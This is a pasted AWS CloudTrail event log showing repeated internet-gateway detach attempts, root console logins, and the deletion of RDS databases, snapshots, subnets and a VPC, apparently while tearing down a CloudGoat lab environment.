☐	DetachInternetGate...	8월 14, 2024, 01:09:16 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:09:05 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:08:53 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:08:42 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:08:31 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:08:19 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:08:08 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:07:56 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:07:45 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:07:34 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:07:22 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:07:11 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:59 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:48 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:37 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:25 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:14 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:06:02 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f



☐	ConsoleLogin	8월 18, 2024, 22:46:34 (UTC+09...	root	signin.amazonaws.com	-	-
☐	ConsoleLogin	8월 18, 2024, 22:46:31 (UTC+09...	root	signin.amazonaws.com	-	-
☐	CreateCase	8월 15, 2024, 10:40:07 (UTC+09...	root	support.amazonaws.com	-	-
☐	DeleteDBSnapshot	8월 15, 2024, 10:15:44 (UTC+09...	root	rds.amazonaws.com	AWS::RDS::DBInstance,...	cg-rds-instance-codebuild-secrets-cgidfjzufpipzz, vpc-0427a6abc9114dd7a, cloudgoat, ...
☐	DeleteDBSnapshot	8월 15, 2024, 10:15:44 (UTC+09...	root	rds.amazonaws.com	AWS::RDS::DBInstance,...	new-db, vpc-0427a6abc9114dd7a, new-db-snapshot, default:postgres-16
☐	DeleteDBSnapshot	8월 15, 2024, 10:15:44 (UTC+09...	root	rds.amazonaws.com	AWS::RDS::DBInstance,...	newdatabase-db, vpc-0427a6abc9114dd7a, newdatabase-db-snapshot, default:postgres...
☐	ConsoleLogin	8월 15, 2024, 09:35:29 (UTC+09...	root	signin.amazonaws.com	-	-
☐	DeleteVpc	8월 14, 2024, 02:07:32 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC	vpc-0427a6abc9114dd7a
☐	DeleteSubnet	8월 14, 2024, 02:07:31 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::Subnet	subnet-0702f536a6e265b1d
☐	DeleteSubnet	8월 14, 2024, 02:07:30 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::Subnet	subnet-0663c285e1607e835
☐	DeleteInternetGateway	8월 14, 2024, 02:07:27 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::InternetGat...	igw-0998d12e02a31b16f
☐	DeleteDBSubnetGroup	8월 14, 2024, 02:07:25 (UTC+09...	seisy12	rds.amazonaws.com	AWS::RDS::DBSubnetG...	cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgidfjzufpipzz
☐	DetachInternetGate...	8월 14, 2024, 02:07:23 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DeleteNetworkInterf...	8월 14, 2024, 01:37:03 (UTC+09...	SLRManagement	ec2.amazonaws.com	AWS::EC2::NetworkInt...	eni-0bd4ff8bd7a1753ee
☐	DeleteNetworkInterf...	8월 14, 2024, 01:37:02 (UTC+09...	SLRManagement	ec2.amazonaws.com	AWS::EC2::NetworkInt...	eni-094d21e0e70eddc09
☐	DeleteDBInstance	8월 14, 2024, 01:34:31 (UTC+09...	root	rds.amazonaws.com	AWS::RDS::DBInstance,...	new-db, vpc-0427a6abc9114dd7a, new-db-snapshot, cloud-goat-rds-testing-subnet-gr...
☐	DeleteDBInstance	8월 14, 2024, 01:34:20 (UTC+09...	root	rds.amazonaws.com	AWS::RDS::DBInstance,...	newdatabase-db, vpc-0427a6abc9114dd7a, newdatabase-db-snapshot, cloud-goat-rds-...
☐	ConsoleLogin	8월 14, 2024, 01:31:11 (UTC+09...	root	signin.amazonaws.com	-	-
☐	DetachInternetGate...	8월 14, 2024, 01:11:22 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:11:10 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:10:59 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f